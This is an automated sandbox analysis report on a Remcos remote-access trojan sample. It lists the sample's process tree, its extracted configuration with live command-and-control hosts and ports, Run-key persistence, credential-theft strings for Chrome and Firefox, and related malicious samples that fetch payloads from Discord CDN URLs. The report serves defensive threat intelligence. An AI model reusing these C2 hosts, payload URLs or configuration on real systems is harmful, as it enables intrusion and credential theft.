ID: 429553
Sample Name: V8IB839cvz.exe
Cookbook: default.jbs
Time: 09:39:07
Date: 04/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report V8IB839cvz.exe

Overview


General Information

Sample Name:	V8IB839cvz.exe
Analysis ID:	429553
MD5:	10d42f55d89b6fd..
SHA1:	3b9787bbfaae456.
SHA256:	b84a345efddfa5a..
Tags:	exe RAT RemcosRAT
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (overwrites its o…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected Remcos RAT
- C2 URLs / IPs found in malware con…
- Contains functionality to steal Chrom…
- Contains functionality to steal Firefo…
- Delayed program exit found
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…

Classification



Process Tree

- **System is w10x64**
- V8IB839cvz.exe (PID: 7136 cmdline: 'C:\Users\user\Desktop\V8IB839cvz.exe' MD5: 10D42F55D89B6FD42404E470E68F1996)
  - V8IB839cvz.exe (PID: 6584 cmdline: C:\Users\user\Desktop\V8IB839cvz.exe MD5: 10D42F55D89B6FD42404E470E68F1996)
  - cmd.exe (PID: 2228 cmdline: C:\Windows\system32\cmd.exe /c "C:\Users\Public\Trast.bat' ' MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6200 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 6540 cmdline: C:\Windows\system32\cmd.exe /K C:\Users\Public\UKO.bat MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 6416 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- Xypgtv.exe (PID: 6740 cmdline: 'C:\Users\Public\Xypgtv\Xypgtv.exe' MD5: 10D42F55D89B6FD42404E470E68F1996)
  - Xypgtv.exe (PID: 6480 cmdline: C:\Users\Public\Xypgtv\Xypgtv.exe MD5: 10D42F55D89B6FD42404E470E68F1996)
- Xypgtv.exe (PID: 7004 cmdline: 'C:\Users\Public\Xypgtv\Xypgtv.exe' MD5: 10D42F55D89B6FD42404E470E68F1996)
  - Xypgtv.exe (PID: 6324 cmdline: C:\Users\Public\Xypgtv\Xypgtv.exe MD5: 10D42F55D89B6FD42404E470E68F1996)
- **cleanup**

Malware Configuration

Threatname: Remcos

```
{
  "Host:Port:Password": "nothinglike.ac.ug:6969:0brudfascaqezd.ac.ug:6969:0",
  "Assigned name": "vvvvvvvvvv",
  "Connect interval": "1",
  "Install flag": "Disable",
  "Setup HKCU\\Run": "Enable",
  "Setup HKLM\\Run": "Disable",
  "Install path": "AppData",
  "Copy file": "remcos.exe",
  "Startup value": "Remcos",
  "Hide file": "Disable",
  "Mutex": "daxvxdsaxzcas-LAPFBZ",
  "Keylog flag": "0",
  "Keylog path": "AppData",
  "Keylog file": "logs.dat",
  "Keylog crypt": "Disable",
  "Hide keylog file": "Disable",
  "Screenshot flag": "Disable",
  "Screenshot time": "10",
  "Take Screenshot option": "Disable",
  "Take screenshot title": "wikipedia;solitaire;",
  "Take screenshot time": "5",
  "Screenshot path": "AppData",
  "Screenshot file": "Screenshots",
  "Screenshot crypt": "Disable",
  "Mouse option": "Disable",
  "Delete file": "Disable",
  "Audio record time": "5",
  "Audio path": "AppData",
  "Audio folder": "MicRecords",
  "Connect delay": "0",
  "Copy folder": "Remcos",
  "Keylog folder": "remcos",
  "Keylog file max size": "10000"
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\vtgpyX.url	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x14:$file: URL= • 0x0:$url_explicit: [InternetShortcut]

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.778791601.000000000449000.00000002.00000001.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000002.00000000.688515879.000000000449000.00000004.00000001.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000009.00000003.729900326.000000000240000.00000004.00000001.sdmp	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x9b4:$file: URL= • 0x998:$url_explicit: [InternetShortcut]
00000009.00000003.731801392.000000000244000.00000004.00000001.sdmp	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0xc28:$file: URL= • 0xc0c:$url_explicit: [InternetShortcut]
00000002.00000000.688799265.000000000449000.00000002.00000001.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
Click to see the 26 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.V8IB839cvz.exe.400000.0.unpack	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	

Source	Rule	Description	Author	Strings
2.2.V8IB839cvz.exe.400000.0.unpack	REMCOS_RAT_variants	unknown	unknown	• 0x5487c:$str_a5: \AppData\Local\Google\Chrome\User Data\Default\Login Data • 0x54d88:$str_b1: CreateObject("Scripting.FileSystemObject").DeleteFile(Wscript.ScriptFullName) • 0x54788:$str_b2: Executing file: • 0x5a06c:$str_b3: GetDirectListeningPort • 0x54b78:$str_b4: Set fso = CreateObject("Scripting.FileSystemObject") • 0x54ecc:$str_b5: licence_code.txt • 0x54cf8:$str_b7: \update.vbs • 0x547f8:$str_b9: Downloaded file: • 0x547c4:$str_b10: Downloading file: • 0x547ac:$str_b12: Failed to upload file: • 0x5a040:$str_b13: StartForward • 0x5a060:$str_b14: StopForward • 0x54c50:$str_b15: fso.DeleteFile " • 0x54be4:$str_b16: On Error Resume Next • 0x54c80:$str_b17: fso.DeleteFolder " • 0x5479c:$str_b18: Uploaded file: • 0x54838:$str_b19: Unable to delete: • 0x54c18:$str_b20: while fso.FileExists(" • 0x549b5:$str_c0: [Firefox StoredLogins not found] • 0x548e9:$str_c2: [Chrome StoredLogins found, cleared !] • 0x548c5:$str_c3: [Chrome StoredLogins not found]
17.2.Xypgtv.exe.400000.0.unpack	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
17.2.Xypgtv.exe.400000.0.unpack	REMCOS_RAT_variants	unknown	unknown	• 0x5487c:$str_a5: \AppData\Local\Google\Chrome\User Data\Default\Login Data • 0x54d88:$str_b1: CreateObject("Scripting.FileSystemObject").DeleteFile(Wscript.ScriptFullName) • 0x54788:$str_b2: Executing file: • 0x5a06c:$str_b3: GetDirectListeningPort • 0x54b78:$str_b4: Set fso = CreateObject("Scripting.FileSystemObject") • 0x54ecc:$str_b5: licence_code.txt • 0x54cf8:$str_b7: \update.vbs • 0x547f8:$str_b9: Downloaded file: • 0x547c4:$str_b10: Downloading file: • 0x547ac:$str_b12: Failed to upload file: • 0x5a040:$str_b13: StartForward • 0x5a060:$str_b14: StopForward • 0x54c50:$str_b15: fso.DeleteFile " • 0x54be4:$str_b16: On Error Resume Next • 0x54c80:$str_b17: fso.DeleteFolder " • 0x5479c:$str_b18: Uploaded file: • 0x54838:$str_b19: Unable to delete: • 0x54c18:$str_b20: while fso.FileExists(" • 0x549b5:$str_c0: [Firefox StoredLogins not found] • 0x548e9:$str_c2: [Chrome StoredLogins found, cleared !] • 0x548c5:$str_c3: [Chrome StoredLogins not found]
15.2.Xypgtv.exe.400000.0.unpack	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
Click to see the 1 entries				


Sigma Overview

System Summary:

Sigma detected: Execution from Suspicious Folder

Signature Overview

- AV Detection
- Cryptography
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival



- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Yara detected Remcos RAT
- Machine Learning detection for dropped file
- Machine Learning detection for sample

Compliance:

- Detected unpacking (overwrites its own PE header)

Networking:

- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected Remcos RAT

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- Detected unpacking (overwrites its own PE header)

Malware Analysis System Evasion:

- Delayed program exit found

HIPS / PFW / Operating System Protection Evasion:

- Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Remcos RAT

Contains functionality to steal Chrome passwords or cookies

Contains functionality to steal Firefox passwords or cookies


Remote Access Functionality:

Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Native API 1	Windows Service 1	Access Token Manipulation 1	Scripting 1	Credentials In Files 2	Account Discovery 1	Remote Desktop Protocol	Clipboard Data 2	Exfiltration Over Bluetooth	Encrypted Channel 2 2	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	Command and Scripting Interpreter 1 2	Registry Run Keys / Startup Folder 1	Windows Service 1	Obfuscated Files or Information 2	Security Account Manager	System Service Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1	Exploit SS7 to Track Device Location
Local Accounts	Service Execution 2	Logon Script (Mac)	Process Injection 1 1 2	Software Packing 1	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Registry Run Keys / Startup Folder 1	Masquerading 1	LSA Secrets	System Information Discovery 3 3	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 2	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Security Software Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellula Base Station


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
V8IB839cvz.exe	41%	ReversingLabs	Win32.Spyware.Noon	
V8IB839cvz.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\Xypgtv\Xypgtv.exe	100%	Joe Sandbox ML		
C:\Users\Public\Xypgtv\Xypgtv.exe	41%	ReversingLabs	Win32.Spyware.Noon	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
17.2.Xypgtv.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1141389		Download File
15.2.Xypgtv.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1141389		Download File
2.2.V8IB839cvz.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1141389		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
nothinglike.ac.ug	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cdn.discordapp.com	162.159.130.233	true	false		high
nothinglike.ac.ug	79.134.225.25	true	true		unknown
brudfascaqezd.ac.ug	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
nothinglike.ac.ug	true	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
79.134.225.25	nothinglike.ac.ug	Switzerland		6775	FINK-TELECOM-SERVICESCH	true
162.159.130.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
162.159.133.233	unknown	United States		13335	CLOUDFLARENETUS	false
162.159.134.233	unknown	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	429553
Start date:	04.06.2021
Start time:	09:39:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	V8IB839cvz.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@16/9@96/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 32.9% (good quality ratio 30.6%) • Quality average: 78.7% • Quality standard deviation: 28%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.255.188.83, 104.43.139.144, 104.43.193.48, 13.88.21.125, 40.88.32.150, 104.42.151.234, 52.147.198.201, 20.50.102.62, 52.155.217.156, 205.185.216.42, 205.185.216.10, 20.54.26.129, 92.122.213.247, 92.122.213.194, 20.82.210.154 • Excluded domains from analysis (whitelisted): iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, cds.d2s7q6s2.hwcdn.net, iris-de-prod-azsc-uks.uksouth.cloudapp.azure.com, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Not all processes where analyzed, report is missing behavior information • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/429553/sample/V8IB839cvz.exe

Simulations

Behavior and APIs

Time	Type	Description
09:39:54	API Interceptor	3x Sleep call for process: V8IB839cvz.exe modified
09:40:14	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Xypgtv C:\Users\Public\vtgpyX.url
09:40:23	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Xypgtv C:\Users\Public\vtgpyX.url
09:40:24	API Interceptor	4x Sleep call for process: Xypgtv.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
79.134.225.25	afp-00553223.pdf.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	To1sRo1E8P.exe	Get hash	malicious	Browse	
	BhTxt5BUvy.exe	Get hash	malicious	Browse	
	5H957qLghX.exe	Get hash	malicious	Browse	
	yQY73z6zaP.exe	Get hash	malicious	Browse	
	Delivery pdf.exe	Get hash	malicious	Browse	
	fnfqzfwC44.exe	Get hash	malicious	Browse	
	Form pdf.exe	Get hash	malicious	Browse	
	Purchase Order3.scr.exe	Get hash	malicious	Browse	
	PURCHASE_ORDER2.scr.exe	Get hash	malicious	Browse	
	M1agnNpcj2.exe	Get hash	malicious	Browse	
162.159.130.233	order-confirmation.doc__.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/843685789120331799/847476783744811018/OtI.exe
	Order Confirmation.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/843685789120331799/847476783744811018/OtI.exe
	cfe14e87_by_Libranalysis.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/520353354304585730/839557970173100102/ew.exe
	SkKcQaHEB8.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/808882061918076978/836771636082376724/VMtEguRH.exe
	P20200107.DOC	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/808882061918076978/836771636082376724/VMtEguRH.exe
	FBRO ORDER SHEET - YATSAL SUMMER 2021.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/836405556838924308/usd.exe
	SKM_C258 Up21042213080.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/834717762281930792/12345.exe
	SKM_C258 Up21042213080.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/834717762281930792/12345.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	G019 & G022 SPEC SHEET.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/834598381472448573/23456.exe
	Marking Machine 30W Specification.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/834598381472448573/23456.exe
	2021 RFQ Products Required.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/821511904769989921/821511945881911306/panam.exe
	Company Reference1.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/819949436054536222/820935251337281546/nbalax.exe
	PAY SLIP.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/788946375533789214/788947376849027092/atlasx.scr
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.25071.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/785423761461477416/785424240047947786/angelrawfile.exe
	part1.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/783666652440428545/783667553490698250/kdot.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.discordapp.com	SOA #220953.exe	Get hash	malicious	Browse	• 162.159.129.233
	soa5.exe	Get hash	malicious	Browse	• 162.159.130.233
	soa5.exe	Get hash	malicious	Browse	• 162.159.134.233
	Rendi i ri eshte i bashkangjitur.exe	Get hash	malicious	Browse	• 162.159.130.233
	Rendi i ri eshte i bashkangjitur.exe	Get hash	malicious	Browse	• 162.159.130.233
	68avRiNoDd.exe	Get hash	malicious	Browse	• 162.159.130.233
	Invoice.05192921.exe	Get hash	malicious	Browse	• 162.159.135.233
	ItQw2Ud9WL.exe	Get hash	malicious	Browse	• 162.159.129.233
	Kv6wO46d8e.exe	Get hash	malicious	Browse	• 162.159.129.233
	FOB offer_1164087223_l0133P2100363812.pdf (1).exe	Get hash	malicious	Browse	• 162.159.135.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Troj.Kryptik-TR.10844.exe	Get hash	malicious	Browse	• 162.159.134.233
	SecuriteInfo.com.Troj.Kryptik-TR.30930.exe	Get hash	malicious	Browse	• 162.159.134.233
	Payment Invoice _ Purchase Invoice Mar 2021.docm	Get hash	malicious	Browse	• 162.159.129.233
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.29692.rtf	Get hash	malicious	Browse	• 162.159.135.233
	SecuriteInfo.com.W32.AIDetect.malware2.9276.exe	Get hash	malicious	Browse	• 162.159.130.233
	tes.exe	Get hash	malicious	Browse	• 162.159.133.233
	YH6Zy2Q5e2.doc	Get hash	malicious	Browse	• 162.159.130.233
	New order 201534.doc	Get hash	malicious	Browse	• 162.159.135.233
	003 SOA.exe	Get hash	malicious	Browse	• 162.159.133.233
	eBay-invoice-2195921.vbs	Get hash	malicious	Browse	• 162.159.130.233
nothinglike.ac.ug	8B1C960881FC789460B5B274ABD43BADDB1C92E1A942D.exe	Get hash	malicious	Browse	• 79.134.225.25
	To1sRo1E8P.exe	Get hash	malicious	Browse	• 79.134.225.25
	wNgiGmsOwT.exe	Get hash	malicious	Browse	• 79.134.225.25
	BhTxt5BUvy.exe	Get hash	malicious	Browse	• 79.134.225.25
	5H957qLghX.exe	Get hash	malicious	Browse	• 79.134.225.25
	yQY73z6zaP.exe	Get hash	malicious	Browse	• 79.134.225.25
	h1gMAKBj8d.exe	Get hash	malicious	Browse	• 79.134.225.25
	2df27f1a3505dbd0995188d49c253f5bc53c0e994954c.exe	Get hash	malicious	Browse	• 79.134.225.25
	1AQz4ua1TU.exe	Get hash	malicious	Browse	• 79.134.225.25
	fnfqzfwC44.exe	Get hash	malicious	Browse	• 79.134.225.25
	UNiOOhIN3e.exe	Get hash	malicious	Browse	• 185.244.30.241
	bDbA5Bf1k2.exe	Get hash	malicious	Browse	• 185.244.30.241
	mDxyEfHSMs.exe	Get hash	malicious	Browse	• 185.244.30.241
	z3LPr7pOcN.exe	Get hash	malicious	Browse	• 185.140.53.149
	OOQ10YZ15n.exe	Get hash	malicious	Browse	• 185.140.53.149
	xytEWWD2QN.exe	Get hash	malicious	Browse	• 185.140.53.149
	itqFYYnm5j.exe	Get hash	malicious	Browse	• 185.140.53.149
	e7zQwqIDCO.exe	Get hash	malicious	Browse	• 185.140.53.149
	eTDAg77Nif.exe	Get hash	malicious	Browse	• 185.140.53.149
	hG8XQh9hMy.exe	Get hash	malicious	Browse	• 185.140.53.149

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	AW94CUMB58.exe	Get hash	malicious	Browse	• 172.67.181.37
	new_fax_message.html	Get hash	malicious	Browse	• 104.18.11.207
	Urgent RFQ_AP65425652_032421,pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	VM_5823_05_24_2-2.html	Get hash	malicious	Browse	• 104.18.11.207
	TT Swif_66E3563653553_PDF_.exe	Get hash	malicious	Browse	• 104.21.19.200
	IMG_15_60_103_681.xlsx	Get hash	malicious	Browse	• 104.21.19.200
	INVOICE SC1289.exe	Get hash	malicious	Browse	• 104.21.19.200
	Payment Slip.exe	Get hash	malicious	Browse	• 172.67.188.154
	PO-8372929.exe	Get hash	malicious	Browse	• 172.67.188.154
	v1RXFMUMfIXWvDX.exe	Get hash	malicious	Browse	• 104.21.19.200
